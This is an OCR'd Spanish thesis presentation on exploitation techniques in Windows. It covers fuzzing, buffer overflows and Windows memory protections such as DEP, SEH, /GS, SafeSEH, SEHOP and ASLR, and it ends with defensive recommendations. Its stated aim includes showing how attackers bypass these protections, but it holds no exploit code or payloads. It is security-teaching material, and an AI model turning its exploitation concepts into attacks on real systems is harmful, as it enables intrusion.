[24] The Visual Studio GS option works by placing a distinguished value, known as a cookie, onto the stack during the start of each function. A cookie value is copied from a program-wide master cookie and placed on the stack in between the function's return address and any space allocated for local variables. Because buffer overruns overwrite a contiguous range of memory, and because the cookie value is chosen to be unpredictable, it is assumed that if the cookie value has not been modified, a buffer overflow has not corrupted any data past the cookie, such as the return address. The cookie value on the stack is checked against the original master cookie at the end of the function before the function returns to ensure that it has not been overwritten either in a malicious manner or by accident. If the cookie is found to have been modified, the program is terminated. The code to place and check the cookie is integrated into the prologue and epilogue of each protected function during compilation." Ollie Whitehouse, Analysis of GS protections in Microsoft Windows Vista, tomado de http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf, consultado el 09/04/2012

[15] Una shellcode es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a opcodes que suelen ser inyectadas en la pila (o stack) de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado.

[7] Understanding Technical Vulnerabilities: Buffer Overflow Attacks, http://www.seccuris.com/documents/whitepapers/Seccuris-Buffer_Overflow.pdf, consultado el (consultado el 26/02/12)

[20] "Understanding Windows Memory Protections", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 321

[28] "Understanding Windows Memory Protections", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 320,321

[31] "Understanding Windows Memory Protections", Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Gray Hat Hacking: The Ethical Hacker's Handbook, pp 322

[5] "When a program is executed, it is laid out in an organized manner—various elements of the program are mapped into memory. First, the operating system creates an address space in which the program will run. This address space includes the actual program instructions as well as any required data. Next, information is loaded from the program's executable file to the newly created address space. There are three types of segments: .text, .bss, and .data. The .text segment is mapped as read-only, whereas .data and .bss are writable. The .bss and .data segments are reserved for global variables. The .data segment contains static initialized data, and the .bss segment contains uninitialized data. The final segment, .text, holds the program instructions. Finally, the stack and the heap are initialized. The stack is a data structure, more specifically a Last In First Out (LIFO) data structure, which means that the most recent data placed, or pushed, onto the stack is the next item to be removed, or popped, from the stack. A LIFO data structure is ideal for storing transitory information, or information that does not need to be stored for a lengthy period of time. The stack stores local variables, information relating to function calls, and other information used to clean up the stack after a function or procedure is called. Another important feature of the stack is that it grows down the address space: as more data is added to the stack, it is added at increasingly lower address values. The heap is another data structure used to hold program information, more specifically, dynamic variables. The heap is (roughly) a First In First Out (FIFO) data structure. Data is placed and removed from the heap as it builds. The heap grows up the address space: As data is added to the heap, it is added at an increasingly higher address value, as shown in the following

memory space diagram." Chris Anley, John Heasman, Felix "FX" Linder, Gerardo Richarte, The Shellcoder's Handbook, Discovering and Exploiting Security Holes Second Edition,2007 , pp. 5-6

[30]Windows Memory Protections Mechanisms, http://www.logicalsecurity.com/resources/WindowsMemoryProtectionMechanisms.pdf , consultada el consultada el 08/04/12

[32] Windows Memory Protections Mechanisms, http://www.logicalsecurity.com/resources/WindowsMemoryProtectionMechanisms.pdf , consultada el consultada el 08/04/12

Bibliografía General

The Shellcoder's Handbook, Discovering and Exploiting Security Holes Second Edition

http://grey-corner.blogspot.com/p/vulnserver.html

http://www.slideshare.net/andalmi/instrucciones-lenguaje-assembler

http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

http://info.veracode.com/state-of-software-security-report-volume4.html

http://debugger.immunityinc.com/

http://eternal-todo.com/files/articles/fuzzing.pdf

http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf

http://windows.microsoft.com/es-XL/windows-vista/Data-Execution-Prevention-frequently-asked-questions

Gray Hat Hacking: The Ethical Hacker's Handbook

http://info.veracode.com/state-of-software-security-report-volume4.html.report-volume4.html.

http://members.fortunecity.com/blackfenix/seh.html

http://resources.infosecinstitute.com/seh-exploit/

http://www.exforsys.com/tutorials/testing-types/white-box-testing.html.

http://msdn.microsoft.com/en-us/library/9a89h429%28vs.71%29.aspx

http://www.exploit-db.com

http://www.logicalsecurity.com/resources

http://blogs.technet.com/b/srd/archive/2009/02/02/

Fuzzing: BruteForce Vulnerability Discovery

Tabla de Ilustraciones

Declaración Jurada de Origen de los Contenidos

"Por medio de la presente, el autor manifiesta conocer y aceptar el Reglamento de Trabajos Finales vigente y que se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual".

Lucas Duarte Wulfert
DNI: 94'644.406

Técnicas de Explotación Bajo Entornos Windows

Conociendo las protecciones de Windows.

Lucas Duarte Wulfert

Objetivos

- Dar a conocer los diferentes tipos de Buffer Overflow que existen con ejemplos a programas reales.
- Dar a conocer los mecanismos de protección que posee Windows.
- Demostrar cómo estas protecciones pueden ser saltadas por un atacante.
- Dar a conocer la parte ofensiva de un ataque sobre aplicaciones y como este puede evadir los mecanismos de defensa de Windows

Metodologías de Descubrimiento de Vulnerabilidades de Software

- White Box o Caja Blanca.
- Black Box o Caja Negra.

White Box o Caja Blanca

- Se sigue un diseño previsto y planeado.
- Ayudará a comprobar las funcionalidades de seguridad y descubrir vulnerabilidades explotables.

Ventajas y Desventajas

Ventajas	Desventajas
• El alcance del análisis, ya que al tener el código fuente completo, se podrá encontrar vulnerabilidades que de otra forma serían muy difíciles de encontrar. • Se podrán encontrar errores de programación en la fase de desarrollo, lo cual permitirá que estos sean solucionados con antelación.	• Conocimiento del lenguaje de desarrollo. • Consume mas tiempo.

Black Box o Test de Caja Negra

Se deberá entender cómo funciona la aplicación, cuáles son sus entradas, qué proceso se realiza con esas entradas y la salida esperada. Deberá entender qué tipos de datos se ingresan al sistema y qué tipo de datos se obtendrán en la salida.

Tipos de Black Box:
- Fuzzing
- Ingeniería Reversa o *Reverse Engineering*
- *Function Hooking*
- Análisis de Parches

Tipos de Black Box

Function Hooking o Api Hooking

Esta técnica se basa en remplazar funciones en librerías por nuestras propias funciones. El objetivo es interceptar las llamadas, analizar los parámetros recibidos y derivar la ejecución a la verdadera función.

Ingeniería Reversa o *Reverse Engineering*

Es el proceso que intenta reproducir el diseño de un sistema a partir del producto terminado. Se originó para brindar compatibilidad con diversos sistemas de código cerrado y carente de documentación.

Análisis de Parches

Consiste en analizar la "diferencia" entre el parche y el componente vulnerable.

Ventajas y Desventajas

Ventajas	Desventajas
• Mucho más eficaz, debido a que el investigador no deberá entrar en detalle en cada módulo de programación. Adicionalmente, no deberá conocer como está compuesto internamente la aplicación. • Se podrán encontrar vulnerabilidades más complejas.	• Se requieren conocimientos avanzados para ciertas técnicas. • Se requiere más tiempo para probar todas las entradas. • Puede que no se pruebe toda la aplicación, dejando por fuera muchas instancias de la aplicación.

¿Qué es Fuzzing y Cómo funciona?

Fuzzing son las diferentes técnicas de testeo de software capaces de generar y enviar datos secuenciales o aleatorios a una o varias áreas o puntos de una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes en el software auditado.

Es utilizado como complemento a las prácticas habituales de chequeo de software, ya que proporcionan cobertura a fallos de datos y regiones de código no testados, gracias a la combinación del poder de la aleatoriedad y ataques heurísticos entre otros.

Fuzzers

Las herramientas que facilitan el uso de esta técnica se llaman *fuzzers*, que lo que hacen es crear datos secuenciales, o programados por el usuario, que serán utilizados contra las aplicaciones.

Cabe resaltar que los *fuzzers* no sólo encontrarán vulnerabilidades en las aplicaciones, sino que también las podemos configurar para que nos encuentren, por ejemplo, directorios ocultos y/o realizar ataques de fuerza bruta, entre otro tipo de vulnerabilidades.

Fases del Fuzzing


Técnicas de Fuzzing

- *Mutación y/o Mutación Manual:* esta técnica consiste en que a cierta entrada de la aplicación le realizamos algún proceso de "mutación" de los datos, esto quiere decir, que a los datos esperados de la aplicación le agregamos datos aleatorios.
- *Generación o Fuerza Bruta:* esta técnica consiste en generar los datos antes que sean enviados a la aplicación.
  - *Permutación: en donde se realizarán diferentes combinaciones de caracteres alfanuméricos. Esta técnica es muy utilizada al momento de realizar fuerza bruta a directorios ocultos de un servidor web.*
  - *Repetición: en donde se enviarán una gran cantidad de datos a un campo de entrada de la aplicación.*

Tipos de Fuzzers

- *Fuzzers Locales*
  - *Fuzzers de línea de comandos.*
  - *Fuzzers de Variables de Entorno.*
  - *Fuzzers de formatos de archivos.*
- *Fuzzers Remotos*
  - *Fuzzers de Protocolos de Red.*
  - *Fuzzers de Aplicaciones Web.*
  - *Fuzzers de Navegadores Web.*
- *Fuzzers de Memoria*

Stack



Algunos Registros de CPU

- EIP: Apunta a la siguiente dirección de memoria que el procesador debe ejecutar.
- EAX: Acumulador o sea que almacenará cualquier instrucción de retorno.
- EBX: Este registro se utiliza para almacenar datos, direcciones de memoria.
- ESI: Este registro contiene la dirección de memoria de los datos de entrada.
- ESP: Este registro se utiliza para referenciar el comienzo de la pila o de un hilo.
- EBP: Este registro se utiliza para apuntar a la dirección de memoria del final de la pila o de un hilo.

¿Qué es un Buffer Overflow?

Un Buffer Overflow o desbordamiento de buffer es un error en las aplicaciones causado por un error de programación, que ocurre al copiar una cantidad de datos sobre un área que no es lo suficientemente grande como para contener dichos datos, produciéndose así la sobre escritura de zonas de memoria.

¿Cómo ocurre un BoF?

Tenemos dos variables de la siguiente forma:

- A = char[6]
- B = int[6]

¿Cómo ocurre un BoF? (cont.)

La primera vez que ejecutamos el programa ingresamos el siguiente texto:

- A = CARRO
- B = 2012

¿Cómo ocurre un BoF? (cont.)


La primera vez que ejecutamos el programa ingresamos el siguiente texto:

- A = CARRO
- B = 2012

¿Cómo ocurre un BoF? (cont.)

Pero cuando se inserta más de 6 dígitos a la variable A, sucederá lo siguiente:

- A = CARROZAS
- B = 2012



¿Qué puede suceder?

Cuando ocurre un buffer overflow, pueden ocurre 3 cosas:

- Denegación del Servicio: En este caso, la aplicación deja de funcionar.
- Tomar control del EIP: el EIP se puede controlar para ejecutar código malicioso en el nivel de acceso del usuario. Esto sucede cuando el programa vulnerable se está ejecutando a nivel de usuario de privilegio, por ejemplo al ejecutar un cliente FTP.
- Tomar control del EIP con un usuario privilegiado: Esto ocurre cuando una aplicación es ejecutada con privilegios que no son adecuados, por ejemplo, en sistemas *unix, la ejecución de programas con el usuario root.

Protecciones de los Sistemas Operativos Windows

Las protecciones ofrecidas por los sistemas operativos Windows para este tipo de ataques son:

- Data Execution Prevention (DEP)
- Structured Exception Handling (SEH)
- Stack Based Buffer Overrun Detection (/GS)
- Safe Strutured Exception Handling (SafeSEH)
- SEH Overwrite Protection (SEHOP)
- HEAP
- Address Space Layout Randomization (ASLR)

Data Execution Prevention (DEP)

El funcionamiento de esta protección se basa en verificar que las aplicaciones en ejecución no accedan a porciones de memoria que hayan sido reservados para el sistema operativo u otras aplicaciones que estén siendo ejecutadas.

Existen dos tipos de DEP:

- DEP basado en Hardware
- DEP basado en Software

DEP Basado En Hardware

El procesador marca todas las ubicaciones de memoria como "no ejecutables", a menos que el sistema operativo diga explícitamente lo contrario. De esta manera, el paso de la ejecución por cualquier página no ejecutable, provocaría una excepción controlada por el sistema operativo, que procedería a terminar el proceso que la produjo dicho fallo.

DEP Basado En Software

El uso de DEP basado en software funciona en la manera en que al momento que detecta un fallo, se producirán excepciones en los programas, asegurando que estas *excepciones* son en realidad una parte válida del programa afectado antes de permitir que se desarrollen.

Existen 4 configuraciones de DEP por software:

- OptIn
- OptOut
- Always On
- Always Off

Structured Exception Handling (SEH)

Es utilizado comúnmente para controlar errores graves de la aplicación e intentar recuperar el programa del error.

En la mayoría de veces el uso de SEH sirve para tener un controlador de errores (manejador de excepciones o handler exception) de manera personalizada ofreciendo al programador la información necesaria para poder reparar el error.

Structured Exception Handling (SEH) (cont.)

Un manejador de excepción es una porción de código que se escribe dentro de una aplicación, con el propósito de manejar las excepciones que se generen en la aplicación. Un manejador de excepciones típico es el siguiente:

```
try
{
// Operación a realizar, si ocurre una excepción, salta el catch
}
catch
{
// Operación a realizar en caso que de ocurra una excepción
}.
```

Stack Based Buffer Overrun Detection (/GS)

El Stack Based Buffer Overrun Detection es una opción que Microsoft implemento basado en el concepto de Stack Canary, por el cual un valor secreto se coloca en la pila por encima del registro EBP guardado, y se guarda la dirección RETN. Luego, al regresar de la función, el valor del Stack Canary se comprueba para ver si ha cambiado. Esta característica se introdujo en Visual Studio 2002 y está desactivada por defecto.

Safe Strutured Exception Handling (SafeSEH)

El propósito de la protección SafeSEH es evitar la sobrescritura y el uso de estructuras de SEH almacenadas en la pila. Si un programa se compila y se enlaza con la opción /SafeSEH, la cabecera de ese archivo binario contiene una tabla de todos los controladores de excepciones válidos, la cual es comprobada cuando un controlador de excepciones es llamado, asegurándose que está en el lista.

SEH Overwrite Protection (SEHOP)

SEHOP es una extensión de control estructurado de excepciones (SEH) e implementa más controles de seguridad en las estructuras utilizadas por los programas de SEH. La característica principal de SEHOP es comprobar el encadenamiento de todas las estructuras SEH presentes en la pila de proceso y sobre todo la última.

SEH Overwrite Protection (SEHOP) (cont.)

Desde una perspectiva de implementación, el SEHOP alcanza esta funcionalidad en dos pasos diferentes:

- El primero implica la inserción de una excepción simbólica en un registro guardado en la cola de una lista de hilos de controladores de excepciones. El registro simbólico garantiza ser la excepción final registrada.
- El segundo paso consiste en poner a funcionar la lista de controladores de excepciones al mismo tiempo como cuando una excepción está siendo disparada para asegurar que el registro simbólico puede ser alcanzado y que sea válido.

HEAP

La técnica de desbordamiento de Heap sobrescribe la vinculación dinámica de asignación de memoria (como los metadatos malloc) y utiliza el intercambio puntero resultante para sobrescribir un puntero de función del programa.

HEAP (cont.)

Microsoft implementó un conjunto de protecciones para prevenir este tipo de ataques a la heap tales como:

- *Safe unlinking*: Antes de la desvinculación, el sistema operativo verifica que el puntero anterior y el posterior apunte al mismo fragmento.
- Heap metadata cookies: Es un método por el cual se almacena una cookie en la cabecera de la pila en trozos individuales. Esta cookie es verificada cuando una porción del heap es borrada de la lista. Si la cookie no coincide se redireccionará al contenedor de la heap para detectar la corrupción de heap y así verificar que ha sido sobrescrita.

Address Space Layout Randomization (ASLR)

ASLR es un mecanismo de protección que cambia aleatoriamente las direcciones donde los objetos fueron cargados en el espacio de direcciones virtuales de un proceso dado. Si ASLR está habilitada, el atacante no podrá discernir la ubicación precisa de una dirección para llevar a cabo la sobrescritura.

Address Space Layout Randomization (ASLR) (cont.)

Las siguientes direcciones de memoria que pueden ser aleatorizadas:

- Aleatorización de Ejecutables.
- Aleatorización de DLL.
- Aleatorización del Stack.
- Aleatorización de la Heap.

Conclusiones

- Aunque existen técnicas como el fuzzing que nos permite automatizar este tipo de tareas, lo primero que se deberá realizar es un estudio previo de toda la aplicación, estudiando su funcionamiento, sus módulos, que librerías del sistema operativo utiliza, etc.
- Adicionalmente, se deberá realizar un estudio sobre en que sistema operativo se va a ejecutar (el sistema operativo puede cambiar por completo en la manera en como se explota la aplicación).

Conclusiones (cont.)

- Realizar un estudio previo de la aplicación es una tarea vital al momento de realizar fuzzing.
- Conocer los módulos, librerías, comandos y demás partes de la aplicación, es un punto vital.
- Las protecciones de software deben ser tomadas en cuenta en el SDLC.
- Existen múltiples protecciones que nos permitirán reducir el riesgo de que sea explotada nuestra aplicación.

Conclusiones (cont.)

- Se debe tener en cuenta que activar algunas de estas protecciones puede provocar que las aplicaciones funcionen de manera incorrecta o deje de funcionar algún otro componente del sistema operativo.
- En S.O de 64 bits "dicen" que estas vulnerabilidades van a desaparecer, pero siguen existiendo el problema de "compatibilidad hacia atrás"

Solución a estas Problemáticas

- Adaptar un SDLC (Software Development LifeCycle) a todos los proyectos de software que se realicen.
- Realizar un test a la aplicación de manera exhaustiva, ya sea por parte de la misma organización o por medio de un consultora especializada.
- Activar las protecciones que nos ofrece los framework de desarrollo, por ejemplo en Visual Studio, la protección /GS.
- Configurar en los sistemas donde se va a utilizar el aplicativo sistemas de protección tales como EMET.

Solución a estas Problemáticas (cont.)

- Concientizar a los desarrolladores sobre este tipo de problemáticas, muchas veces no saben de su existencia.
- Crear un canal seguro para el reporte de vulnerabilidades en las aplicaciones, y no tomando represalias contra las personas que nos reporten dichos errores.
- Conocer las debilidades del framework con el cual se va a desarrollar la aplicación y saber que alternativas existen que pudieran mejorar la seguridad de la aplicación.

¿Preguntas?

Muchas
Gracias por
su Atención